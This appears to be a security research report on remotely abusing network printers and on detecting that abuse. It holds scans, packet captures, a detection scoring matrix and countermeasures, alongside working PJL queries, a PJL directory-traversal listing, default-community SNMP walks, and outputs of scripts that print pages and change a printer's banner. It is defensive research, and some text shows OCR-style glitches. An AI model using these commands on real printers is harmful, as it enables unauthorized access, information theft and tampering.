Exploiting and Abusing Printers Remotely - Building Detection Algorithm


Report

Background

There was an article on BBC of how PewDiePie fans used first printers to be hacked for getting some fans on YouTube - it was followed by hacking smart TV's and now Google Smart hubs - can we catch any of these?? All of these can be prevented if the printer had some fixes ...etc. -

1. https://www.bbc.com/news/technology-46746592
2. https://www.bbc.com/news/technology-46552339

Querying Printers



Network PCAPs : https://drive.google.com/open?id=102CjL7LApb5KMwi5cYGhzOe0JS48xxHC

- **local_print_wireless_tcp.pcapng** → network PCAP highlighting PJL commands sent to printer over wireless network using TCP
- **mdns_print_discovery.pcapng** → discovering network printers and services over mdns protocol
- **hp_printer_banner_change_remote.pcapng** → sending PJL remote commands to remote

Printer Hijack Videos (Remote / Local) :
https://drive.google.com/drive/folders/1dG1w2kVHenawgNquWM09WhUjniUAUBOJ

Printer Scan: Understanding Services

A network scan shows the default configuration of the printer as follows:

```
21/tcp   open  ftp      syn-ack ttl 64
23/tcp   open  telnet   syn-ack ttl 64
25/tcp   open  smtp     syn-ack ttl 64
80/tcp   open  http     syn-ack ttl 64
515/tcp  open  printer  syn-ack ttl 64
631/tcp  open  ipp      syn-ack ttl 64
9100/tcp open  jetdirect syn-ack ttl 64
MAC Address: 00:80:92:C7:B3:76 (Silex Technology)
```

- TCP 515: Line Printing Daemon (Spooler Service)
- TCP 631: Internet Printing Protocol (IPP) Daemon - Mac OS X
- TCP 9100: HP JetDirect

MDNS Protocol for Discovery

The **mDNS** protocol is meant to resolve host names to IP addresses within small networks that do not include a local name server. The **mDNS** service can be contacted using UDP queries over port 5353.

Let's take a look into Multicast Domain Name System (MDNS) UDP Broadcast Messages (Responses) in the network traffic


- Exposed service on TCP port 9100

```
▼ Multicast Domain Name System (response)
    Transaction ID: 0x0000
  ▶ Flags: 0x8400 Standard query response, No error
    Questions: 0
    Answer RRs: 3
    Authority RRs: 0
    Additional RRs: 7
  ▼ Answers
    ▶ _pdl-datastream._tcp.local: type PTR, class IN, Brother MFC-7860DW._pdl-datastream._tcp.local
    ▶ _printer._tcp.local: type PTR, class IN, Brother MFC-7860DW._printer._tcp.local
    ▶ _ipp._tcp.local: type PTR, class IN, Brother MFC-7860DW._ipp._tcp.local
  ▼ Additional records
    ▶ BRN30055C44A60D.local: type A, class IN, cache flush, addr 10.0.1.159
    ▼ Brother MFC-7860DW._pdl-datastream._tcp.local: type SRV, class IN, cache flush, priority 0, weight 0, port 9100, target BRN30055C44A60D.local
        Service: Brother MFC-7860DW
        Protocol: _pdl-datastream
        Name: _tcp.local
        Type: SRV (Server Selection) (33)
        .000 0000 0000 0001 = Class: IN (0x0001)
        1... .... .... .... = Cache flush: True
        Time to live: 240
        Data length: 8
        Priority: 0
        Weight: 0
        Port: 9100
        Target: BRN30055C44A60D.local
```

- Exposed service on TCP port 515

```
▼ Multicast Domain Name System (response)
    Transaction ID: 0x0000
  ▶ Flags: 0x8400 Standard query response, No error
    Questions: 0
    Answer RRs: 3
    Authority RRs: 0
    Additional RRs: 7
  ▼ Answers
    ▶ _pdl-datastream._tcp.local: type PTR, class IN, Brother MFC-7860DW._pdl-datastream._tcp.local
    ▶ _printer._tcp.local: type PTR, class IN, Brother MFC-7860DW._printer._tcp.local
    ▶ _ipp._tcp.local: type PTR, class IN, Brother MFC-7860DW._ipp._tcp.local
  ▼ Additional records
    ▶ BRN30055C44A60D.local: type A, class IN, cache flush, addr 10.0.1.159
    ▶ Brother MFC-7860DW._pdl-datastream._tcp.local: type SRV, class IN, cache flush, priority 0, weight 0, port 9100, target BRN30055C44A60D.local
    ▶ Brother MFC-7860DW._pdl-datastream._tcp.local: type TXT, class IN, cache flush
    ▶ Brother MFC-7860DW._printer._tcp.local: type SRV, class IN, cache flush, priority 0, weight 0, port 515, target BRN30055C44A60D.local
    ▶ Brother MFC-7860DW._printer._tcp.local: type TXT, class IN, cache flush
    ▼ Brother MFC-7860DW._ipp._tcp.local: type SRV, class IN, cache flush, priority 0, weight 0, port 631, target BRN30055C44A60D.local
        Service: Brother MFC-7860DW
        Protocol: _ipp
        Name: _tcp.local
        Type: SRV (Server Selection) (33)
        .000 0000 0000 0001 = Class: IN (0x0001)
        1... .... .... .... = Cache flush: True
        Time to live: 240
        Data length: 8
        Priority: 0
        Weight: 0
        Port: 631
        Target: BRN30055C44A60D.local
```

- Exposed service on TCP port 615



Network Captures Using TShark

Capturing printer traffic on TCP port 9100. Change the dst port to either 515 or 631 for capturing the other traffic

```
tshark -i en0 -T fields  -e ip.src  -e ip.dst -e tcp.srcport  -e eth.src_resolved  -e eth.dst_resolved -e tcp.dstport -f "dst port 9100"
Capturing on 'Wi-Fi'
10.0.1.3524.234.202.13     50482   Apple_cb:02:df    Apple_09:a1:9f    9100
10.0.1.3524.234.202.13     50482   Apple_cb:02:df    Apple_09:a1:9f    9100
10.0.1.3524.234.202.13     50482   Apple_cb:02:df    Apple_09:a1:9f    9100
10.0.1.3524.234.202.13     50482   Apple_cb:02:df    Apple_09:a1:9f    9100
10.0.1.3524.234.202.13     50482   Apple_cb:02:df    Apple_09:a1:9f    9100
10.0.1.3524.234.202.13     50482   Apple_cb:02:df    Apple_09:a1:9f    9100
10.0.1.3524.234.202.13     50483   Apple_cb:02:df    Apple_09:a1:9f    9100
10.0.1.3524.234.202.13     50483   Apple_cb:02:df    Apple_09:a1:9f    9100
10.0.1.3524.234.202.13     50483   Apple_cb:02:df    Apple_09:a1:9f    9100
10.0.1.3524.234.202.13     50483   Apple_cb:02:df    Apple_09:a1:9f    9100
10.0.1.3524.234.202.13     50483   Apple_cb:02:df    Apple_09:a1:9f    9100
10.0.1.3524.234.202.13     50484   Apple_cb:02:df    Apple_09:a1:9f    9100
10.0.1.3524.234.202.13     50484   Apple_cb:02:df    Apple_09:a1:9f    9100
10.0.1.3524.234.202.13     50484   Apple_cb:02:df    Apple_09:a1:9f    9100
10.0.1.3524.234.202.13     50484   Apple_cb:02:df    Apple_09:a1:9f    9100
10.0.1.3524.234.202.13     50484   Apple_cb:02:df    Apple_09:a1:9f    9100
10.0.1.3524.234.202.13     50484   Apple_cb:02:df    Apple_09:a1:9f    9100

$ tshark -i en0 -T fields  -e ip.src  -e ip.dst -e tcp.srcport  -e eth.src_resolved  -e eth.dst_resolved -e tcp.dstport  -f "dst port 515"

Capturing on 'Wi-Fi'
10.0.1.3510.0.1.159        50523   Apple_cb:02:df    SilexTec_c7:b3:76 515
10.0.1.3510.0.1.159        50523   Apple_cb:02:df    SilexTec_c7:b3:76 515
10.0.1.3510.0.1.159        50523   Apple_cb:02:df    SilexTec_c7:b3:76 515
10.0.1.3510.0.1.159        50523   Apple_cb:02:df    SilexTec_c7:b3:76 515
10.0.1.3510.0.1.159        50523   Apple_cb:02:df    SilexTec_c7:b3:76 515
10.0.1.3510.0.1.159        50523   Apple_cb:02:df    SilexTec_c7:b3:76 515
```

```
10.0.1.35 10.0.1.159    50523   Apple_cb:02:df   SilexTec_c7:b3:76  515
10.0.1.35 10.0.1.159    50523   Apple_cb:02:df   SilexTec_c7:b3:76  515
10.0.1.35 10.0.1.159    50523   Apple_cb:02:df   SilexTec_c7:b3:76  515
10.0.1.35 10.0.1.159    50523   Apple_cb:02:df   SilexTec_c7:b3:76  515
10.0.1.35 10.0.1.159    50523   Apple_cb:02:df   SilexTec_c7:b3:76  515
10.0.1.35 10.0.1.159    50523   Apple_cb:02:df   SilexTec_c7:b3:76  515
10.0.1.35 10.0.1.159    50523   Apple_cb:02:df   SilexTec_c7:b3:76  515
10.0.1.35 10.0.1.159    50523   Apple_cb:02:df   SilexTec_c7:b3:76  515
10.0.1.35 10.0.1.159    50523   Apple_cb:02:df   SilexTec_c7:b3:76  515
10.0.1.35 10.0.1.159    50523   Apple_cb:02:df   SilexTec_c7:b3:76  515
```

Network Traffic : Time Stamps Extracted While Printing Documents

```
tshark -i en0 -T fields  -e ip.src  -e ip.dst -e tcp.srcport  -e eth.src_resolved  -e eth.dst_resolved -e tcp.dstport  -f "dst port 515" -e frame.time
Capturing on 'Wi-Fi'
10.0.1.35   10.0.1.159   50533  Apple_cb:02:df  SilexTec_c7:b3:76   515   Apr 25, 2019 19:02:37.713835000 PDT
10.0.1.35   10.0.1.159   50533  Apple_cb:02:df  SilexTec_c7:b3:76   515   Apr 25, 2019 19:02:37.720694000 PDT
10.0.1.35   10.0.1.159   50533  Apple_cb:02:df  SilexTec_c7:b3:76   515   Apr 25, 2019 19:02:37.720851000 PDT
10.0.1.35   10.0.1.159   50533  Apple_cb:02:df  SilexTec_c7:b3:76   515   Apr 25, 2019 19:02:37.735191000 PDT
10.0.1.35   10.0.1.159   50533  Apple_cb:02:df  SilexTec_c7:b3:76   515   Apr 25, 2019 19:02:37.735803000 PDT
10.0.1.35   10.0.1.159   50533  Apple_cb:02:df  SilexTec_c7:b3:76   515   Apr 25, 2019 19:02:37.746015000 PDT
10.0.1.35   10.0.1.159   50533  Apple_cb:02:df  SilexTec_c7:b3:76   515   Apr 25, 2019 19:02:37.746127000 PDT
10.0.1.35   10.0.1.159   50533  Apple_cb:02:df  SilexTec_c7:b3:76   515   Apr 25, 2019 19:02:37.751131000 PDT
10.0.1.35   10.0.1.159   50533  Apple_cb:02:df  SilexTec_c7:b3:76   515   Apr 25, 2019 19:02:37.758802000 PDT
10.0.1.35   10.0.1.159   50533  Apple_cb:02:df  SilexTec_c7:b3:76   515   Apr 25, 2019 19:02:37.758906000 PDT
10.0.1.35   10.0.1.159   50533  Apple_cb:02:df  SilexTec_c7:b3:76   515   Apr 25, 2019 19:02:37.776326000 PDT
10.0.1.35   10.0.1.159   50533  Apple_cb:02:df  SilexTec_c7:b3:76   515   Apr 25, 2019 19:02:37.776405000 PDT
10.0.1.35   10.0.1.159   50533  Apple_cb:02:df  SilexTec_c7:b3:76   515   Apr 25, 2019 19:02:37.781087000 PDT
10.0.1.35   10.0.1.159   50533  Apple_cb:02:df  SilexTec_c7:b3:76   515   Apr 25, 2019 19:02:40.835175000 PDT
10.0.1.35   10.0.1.159   50533  Apple_cb:02:df  SilexTec_c7:b3:76   515   Apr 25, 2019 19:02:40.835176000 PDT
10.0.1.35   10.0.1.159   50533  Apple_cb:02:df  SilexTec_c7:b3:76   515   Apr 25, 2019 19:02:40.836023000 PDT
```

Network Traffic : Unique TCP Connections to Printing Ports

```
$ tshark -q -z conv,tcp -r remote_lpr_print_net_traffic.pcapng | grep 9100 | sort -u | wc -l
    0
$ tshark -q -z conv,tcp -r remote_lpr_print_net_traffic.pcapng | grep 515 | sort -u | wc -l
    1
$ tshark -q -z conv,tcp -r remote_lpr_print_net_traffic.pcapng | grep 631 | sort -u | wc -l
    1
$ tshark -q -z conv,tcp -r local_print_wireless_tcp.png.pcapng | grep 631 | sort -u | wc -l
    0
$ tshark -q -z conv,tcp -r local_print_wireless_tcp.png.pcapng | grep 9100 | sort -u | wc -l
    3
```

Attack Execution - Threat Model

During this research, we validated following threat models:

1. Sending Raw Data to print documents on the fly
    a. Printing documents in an unauthenticated manner
    b.
2. Sending PJL payloads/commands to alter display banners on the printers
    a. Gathering information
    b. Execute commands on unauthenticated printers that are exposed
    c. Altering setting on remote printers

Detection Algorithm - Generating Hyper Context for detecting Printer Abuse

1. Check for the exposed services on the printer by analyzing TCP ports
    a. Active and passive fingerprinting can be used
    b. Check for MDNS to detect different services supported by the printer in the network (refer to the network traffic shown earlier)
    c. Check for TCP communication on TCP port 9100, 515 and 631.
    d. Analyze the MAC address as well if possible to check the printer vendor for confirmation
2. Check for threshold for printing the documents
3. Time when the printer is receiving commands
4. Location from where printer is receiving commands
    a. External or internal based GEO-IP mapping
5. Using security intelligence feeds to retrieve information about the security issues with printer
6. Obtain the firmware information - unpatched or patched

Note: The basic idea behind this algorithm is to generate scoring metrics for network printers to build threat scoring tree to highlight the potential risks associated with the printers.

Matrix : Indicators for Detecting Printer Abuse

Feature	**Details**
Printer Discovery	MDNS / TCP Traffic Analysis / Network Reconnaissance
HP Jet Direct - TCP Port 9100 Opened	Yes / No
LPD Port - TCP Port 515 Opened	Yes / No
IPP Port - TCP Port 631 Opened	Yes / No
Geo IP Mapping	External / Internal
Printer Timing	Detecting anomaly in traffic originating from to and fro from the printer
Printing Threshold	Analyzing threshold - number of pages printing in given period of time

Security feeds on Printer IPs (External)	To find the historical information about whether the IP is involved in malicious activities
Vulnerability Checks	To find whether the configured version of the software on remote printer inherits software issues or not.

PJL COMMANDS OUTPUT - TCP Port 9100

PJL DOCUMENTATION -
https://drive.google.com/drive/folders/1dG1w2kVHenawgNquWM09WhUjniUAUBOJ

Commented [1]: +sakella@wootcloud.com PJL language commands

@PJL INFO ID	@PJL INFO ID "hp LaserJet 4240"
@PJL INFO STATUS	@PJL INFO STATUS CODE=10001 DISPLAY="MARSHY" ONLINE=TRUE
@PJL INFO USTATUS	@PJL INFO USTATUS DEVICE=OFF [3 ENUMERATED] OFF ON VERBOSE JOB=OFF [2 ENUMERATED] OFF ON PAGE=OFF [2 ENUMERATED] OFF ON TIMED=0 [2 RANGE] 5 300
@PJL INFO PRODINFO	THIS COMMAND DEPENDS ON THE PRINTER TYPE
@PJL INFO SUPPLIES	THIS COMMAND DEPENDS ON THE PRINTER TYPE
@PJL INFO LOG	THIS COMMAND DEPENDS ON THE PRINTER TYPE
@PJL INFO FILESYS	@PJL INFO FILESYS @PJL INFO FILESYS [2 TABLE] VOLUME TOTAL SIZE FREE SPACE LOCATION LABEL STATUS 0: 8577024 7997952 RAM ? READ-WRITE
@PJL INFO	@PJL INFO PAGECOUNT

PAGECOUNT	136167
@PJL INFO MEMORY	@PJL INFO MEMORY TOTAL=14785472 LARGEST=6573504
@PJL INFO CONFIG	@PJL INFO CONFIG IN TRAYS [2 ENUMERATED] INTRAY1 INTRAY2 OUTPUT BINS [1 ENUMERATED] UPPER PAPERS [17 ENUMERATED] LETTER LEGAL A4 EXECUTIVE JISB5 CUSTOM JPOSTD A5 ROC16K JISEXEC EIGHTPOINT5X13 STATEMENT COM10 MONARCH C5 DL B5 LANGUAGES [3 ENUMERATED] PCLXL PCL POSTSCRIPT USTATUS [4 ENUMERATED] DEVICE JOB PAGE TIMED MEMORY=67108864 DISPLAY LINES=4 DISPLAY CHARACTER SIZE=20 RAM DISK 1 LOCK STATUS=DISABLED SERIAL NUMBER="JPRGL33877" FORMATTER NUMBER="H9331KK" FIRMWARE DATECODE=20150130 08.260.1
@PJL INFO VARIABLES	@PJL INFO VARIABLES LANG=ENGLISH [21 ENUMERATED] ENGLISH FRENCH PAGES=136166 [2 RANGE]

	0 9999999 COPIES=1 [2 RANGE] 1 32000 PAPER=LETTER [17 ENUMERATED] LETTER ORIENTATION=PORTRAIT [2 ENUMERATED] PORTRAIT LANDSCAPE MANUALFEED=OFF [2 ENUMERATED] OFF ON POWERSAVETIME=30 [8 ENUMERATED] 1 DISKLOCK=OFF [2 ENUMERATED] OFF ON INTRAY1SIZE=ANY [19 ENUMERATED READONLY] LETTER LEGAL EXECUTIVE A4 A5 JISB5 JISEXEC INTRAY2SIZE=LETTER [12 ENUMERATED READONLY] LETTER COURIER=REGULAR [2 ENUMERATED] REGULAR DARK WIDEA4=NO [2 ENUMERATED] NO YES FORMLINES=60 [2 RANGE] 5 128 REPRINT=AUTO [3 ENUMERATED] OFF ON AUTO BITSPERPIXEL=2 [2 RANGE] 1 2 OVERRIDEA4WITHLETTER=YES [2 ENUMERATED] NO YES OUTLINEPOINTSIZE=72 [2 RANGE] 0 999 MAINTINTERVAL=225000 [2 RANGE]

	1 225000 HOLD=OFF [4 ENUMERATED] OFF ON STORE PROOF HOLDTYPE=PUBLIC [2 ENUMERATED] PUBLIC PRIVATE USERNAME=NO USER NAME [1 STRING] NO USER NAME JOBNAME= [1 STRING] QTY=1 [2 RANGE] 1 32000 OUTBINPROCESS=0 [2 RANGE] 0 255 FINISH=NONE [3 ENUMERATED] NONE STAPLE ON OFF ON CONTENTLOCATION= [1 STRING] ENGINEPRESTART=OFF [2 ENUMERATED] OFF ON PAGESREMAINING=ON [2 ENUMERATED] OFF ON ORDERCARTRIDGE=ON [2 ENUMERATED] OFF ON CONFIGURABLELOWTHRESHOLD=15 [2 RANGE] 0 101 URLJOBNAME=DISABLE [2 ENUMERATED] DISABLE ENABLE

OS Access

Commented [2]: +sakella@wootcloud.com Directory Listing on HP printers

Directory Listing	**@PJL FSDIRLIST NAME="0:/../../" ENTRY=1 COUNT=1024** **@PJL FSDIRLIST NAME="0:/../../"** **@PJL FSDIRLIST NAME="0:/../../" ENTRY=1** . TYPE=DIR

	.. TYPE=DIR bin TYPE=DIR etc. TYPE=DIR hpmnt TYPE=DIR hp TYPE=DIR lib TYPE=DIR dev TYPE=DIR init TYPE=FILE SIZE=1276 .profile TYPE=FILE SIZE=834 tmp TYPE=DIR **@PJL FSDIRLIST NAME="0:/" ENTRY=1 COUNT=1024** **@PJL FSDIRLIST NAME="0:/" ENTRY=1** . TYPE=DIR .. TYPE=DIR PostScript TYPE=DIR PJL TYPE=DIR saveDevice TYPE=DIR webServer TYPE=DIR

SNMP Querying : Printer Interface

Commented [3]: +sakella@wootcloud.com SNMP interface querying to extract printer information.

Using SNMP interface to extract TCP/UDP ports or services information from the Printer provided community strings are known {public / private}	snmpwalk -v1 -c public 10.0.1.159 | grep LocalPort TCP-MIB::tcpConnLocalPort.0.0.0.0.21.0.0.0.0.0 = INTEGER: 21 TCP-MIB::tcpConnLocalPort.0.0.0.0.23.0.0.0.0.0 = INTEGER: 23 TCP-MIB::tcpConnLocalPort.0.0.0.0.25.0.0.0.0.0 = INTEGER: 25 TCP-MIB::tcpConnLocalPort.0.0.0.0.80.0.0.0.0.0 = INTEGER: 80 TCP-MIB::tcpConnLocalPort.0.0.0.0.515.0.0.0.0.0 = INTEGER: 515 TCP-MIB::tcpConnLocalPort.0.0.0.0.631.0.0.0.0.0 = INTEGER: 631 TCP-MIB::tcpConnLocalPort.0.0.0.0.9100.0.0.0.0.0 = INTEGER: 9100 TCP-MIB::tcpConnLocalPort.0.0.0.0.54921.0.0.0.0.0 = INTEGER: 54921 TCP-MIB::tcpConnLocalPort.0.0.0.0.54922.0.0.0.0.0 = INTEGER: 54922 TCP-MIB::tcpConnLocalPort.0.0.0.0.54923.0.0.0.0.0 = INTEGER: 54923 UDP-MIB::udpLocalPort.0.0.0.0.69 = INTEGER: 69 UDP-MIB::udpLocalPort.0.0.0.0.137 = INTEGER: 137 UDP-MIB::udpLocalPort.0.0.0.0.138 = INTEGER: 138 UDP-MIB::udpLocalPort.0.0.0.0.161 = INTEGER: 161 UDP-MIB::udpLocalPort.0.0.0.0.3702 = INTEGER: 3702 UDP-MIB::udpLocalPort.0.0.0.0.5353 = INTEGER: 5353 UDP-MIB::udpLocalPort.0.0.0.0.5355 = INTEGER: 5355 UDP-MIB::udpLocalPort.0.0.0.0.33051 = INTEGER: 33051 UDP-MIB::udpLocalPort.0.0.0.0.36881 = INTEGER: 36881 UDP-MIB::udpLocalPort.0.0.0.0.42485 = INTEGER: 42485 UDP-MIB::udpLocalPort.127.0.0.1.1011 = INTEGER: 1011 UDP-MIB::udpLocalPort.127.0.0.1.1012 = INTEGER: 1012 UDP-MIB::udpLocalPort.127.0.0.1.43450 = INTEGER: 43450 UDP-MIB::udpLocalPort.127.0.0.1.61092 = INTEGER: 61092

snmpwalk -m ALL -v1 -c public 10.0.1.159 system	SNMPv2-MIB::sysDescr.0 = STRING: Brother NC-7800w, Firmware Ver.1.05 (12.10.02),MID 8C5-E67,FID 2 SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.2435.2.3.9.1 DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (164976050) 19 days, 2:16:00.50 SNMPv2-MIB::sysContact.0 = STRING: SNMPv2-MIB::sysName.0 = STRING: BRW008092C7B376 SNMPv2-MIB::sysLocation.0 = STRING: SNMPv2-MIB::sysServices.0 = INTEGER: 72 SNMPv2-MIB::sysORLastChange.0 = Timeticks: (0) 0:00:00.00 SNMPv2-MIB::sysORID.1 = OID: SNMPv2-MIB::snmpMIB SNMPv2-MIB::sysORID.2 = OID: SNMP-FRAMEWORK-MIB::snmpFrameworkMIBCompliance SNMPv2-MIB::sysORID.3 = OID: SNMP-MPD-MIB::snmpMPDCompliance SNMPv2-MIB::sysORID.4 = OID: SNMP-USER-BASED-SM-MIB::usmMIBCompliance SNMPv2-MIB::sysORID.5 = OID: SNMP-VIEW-BASED-ACM-MIB::vacmMIBCompliance SNMPv2-MIB::sysORDescr.1 = STRING: The MIB Module from SNMPv2 entities SNMPv2-MIB::sysORDescr.2 = STRING: SNMP Management Architecture MIB SNMPv2-MIB::sysORDescr.3 = STRING: Message Processing and Dispatching MIB SNMPv2-MIB::sysORDescr.4 = STRING: USM User MIB SNMPv2-MIB::sysORDescr.5 = STRING: VACM MIB SNMPv2-MIB::sysORUpTime.1 = Timeticks: (0) 0:00:00.00 SNMPv2-MIB::sysORUpTime.2 = Timeticks: (0) 0:00:00.00 SNMPv2-MIB::sysORUpTime.3 = Timeticks: (0) 0:00:00.00 SNMPv2-MIB::sysORUpTime.4 = Timeticks: (0) 0:00:00.00 SNMPv2-MIB::sysORUpTime.5 = Timeticks: (0) 0:00:00.00
snmpget -v1 -c public 10.0.1.159 iso.3.6.1.2.1.25.3.2.1.3.1	HOST-RESOURCES-MIB::hrDeviceDescr.1 = STRING: Brother MFC-7860DW
snmptable -m ALL -v1 -c public 10.0.1.159 sysORTable	SNMP table: SNMPv2-MIB::sysORTable sysORID sysORDescr sysORUpTime SNMPv2-MIB::snmpMIB The MIB Module from SNMPv2 entities 0:0:00:00.00 SNMP-FRAMEWORK-MIB::snmpFrameworkMIBCompliance SNMP Management Architecture MIB 0:0:00:00.00 SNMP-MPD-MIB::snmpMPDCompliance Message Processing and Dispatching MIB 0:0:00:00.00 SNMP-USER-BASED-SM-MIB::usmMIBCompliance USM User MIB 0:0:00:00.00 SNMP-VIEW-BASED-ACM-MIB::vacmMIBCompliance VACM MIB 0:0:00:00.00

Basic Countermeasures

- Enable only the printing protocols that will be used. If you're not using any of the following, disable them:
    - Port 9100 (used by HP JetDirect and some other clients)
    - LPD on port 515 (used by many Unix and Linux systems)
    - IPP on 631 (used by CUPS and some other clients)
    - SMB printing should only be used as a last resort and should generally be disabled.
- Ingress and egress traffic to the device should be controlled with firewall rules.
- Change the default password SNMP community strings. Default passwords and community strings allow anyone to access or abuse the services on the device.
- Disable the management service such as HTTP/HTTPS/Telnet/FTP if not required

Appendices

Appendix : Printing documents remotely : abusing printer

```
$ ./abuse_hp_printer_remote.sh 10.0.1.159
================================================================================
[*] Initiating connection to : 10.0.1.159 on Jet Direct Port 9100 via data pipes to NC
================================================================================
[*] Checking ID of the Printer Configure at : 10.0.1.159
================================================================================
found 0 associations
found 1 connections:
    1:      flags=82<CONNECTED,PREFERRED>
            outif en0
            src 10.0.1.35 port 49526
            dst 10.0.1.159 port 9100
            rank info not available
            TCP aux info available

Connection to 10.0.1.159 port 9100 [tcp/hp-pdl-datastr] succeeded!
@P|L INFO ID
"Brother MFC-7860DW:8C5-E67:Ver.L"


================================================================================
[*] Sending INFO commands - ID | STATUS | CONFIG | VARIABLES
================================================================================
found 0 associations
found 1 connections:
    1:      flags=82<CONNECTED,PREFERRED>
```

```
        outif en0
        src 10.0.1.35 port 49527
        dst 10.0.1.159 port 9100
        rank info not available
        TCP aux info available

Connection to 10.0.1.159 port 9100 [tcp/hp-pdl-datastr] succeeded!
@PJL INFO STATUS
CODE=40000
DISPLAY="Sleep"
ONLINE=TRUE

@PJL INFO CONFIG
IN TRAYS [1 ENUMERATED]
        INTRAY2 PC
OUT TRAYS [1 ENUMERATED]
        NORMAL FACEDOWN
PAPERS [23 ENUMERATED]
        LETTER
        LEGAL
        A4
        EXECUTIVE
        COM10
        DL
        JISB5

LANGUAGES [3 ENUMERATED]
        PCL
        POSTSCRIPT
        PCLXL
USTATUS [4 ENUMERATED]
        DEVICE
        JOB
        PAGE
        TIMED
MEMORY=33554432
DISPLAY LINES=2
DISPLAY CHARACTER SIZE=16

@PJL INFO VARIABLES
COPIES=1 [2 RANGE]
        1
        999
LPARM:PCL PAPER=LETTER [23 ENUMERATED]
        LETTER
        LEGAL
        A4
        EXECUTIVE
        COM10
        OFF
        ON
IMAGEADAPT=OFF [3 ENUMERATED]
        OFF
        ON
        AUTO
LPARM:PCL FONTSOURCE=I [1 ENUMERATED]
        I
LPARM:PCL FONTNUMBER=59 [2 RANGE]
        0
        71
LPARM:PCL PITCH=10.00 [2 RANGE]
        0.44
        99.99
LPARM:PCL PTSIZE=12.00 [2 RANGE]
        4.00
        999.75
LPARM:PCL SYMSET=PC8 [80 ENUMERATED]
```


```
            PC8
            PC8DN
            PC850
            PC852
            PC8TK
INTRAY2=UNLOCKED [2 ENUMERATED READONLY]
            UNLOCKED
            LOCKED
            STORE
HOLDTYPE=PUBLIC [2 ENUMERATED]
            PUBLIC
            PRIVATE
            210


================================================================================================
[*] Sending Raw Data to : 10.0.1.159
[*] ALPHA / BETA / GAMMA / CHARLIE - WOOTCLOUD SECURITY IS WATCHING! ZERO TRUST - NO TRUST WITHOUT VERIFICATION
!
================================================================================================
found 0 associations
found 1 connections:
   1:       flags=82<CONNECTED,PREFERRED>
            outif en0
            src 10.0.1.35 port 49528
            dst 10.0.1.159 port 9100
            rank info not available
            TCP aux info available

Connection to 10.0.1.159 port 9100 [tcp/hp-pdl-datastr] succeeded!
================================================================================================
[*] Command Sent Successfully ! Please Check the Printer for the Printed Pages
================================================================================================
```


Appendix : Altering printer banners remotely : abusing printer

```
$ ./tamper_hp_printer_banner.sh 24.234.202.13 PEWDIEPIE
[*] ./tamper_hp_printer_banner.sh : Hijack HP printer banner Script using NC and PJL
[*] Banner text provided as: 24.234.202.13
[*] generating the Printer Job Language (PJL) file with banner text: 24.234.202.13

[*]=================== VALIDATING THE FILETYPE ============================
[*] file created - alter_banner.pjl
[*] confirming the file type of the generated pjl file: alter_banner.pjl
alter_banner.pjl: HP Printer Job Language data

[*]==============PJL COMMANDS EMBEDDED IN THE FILE==========================
-12345X@PJL RDYMSG DISPLAY="PEWDIEPIE"
-12345X
[*]=========================================================================

[*]=========================================================================
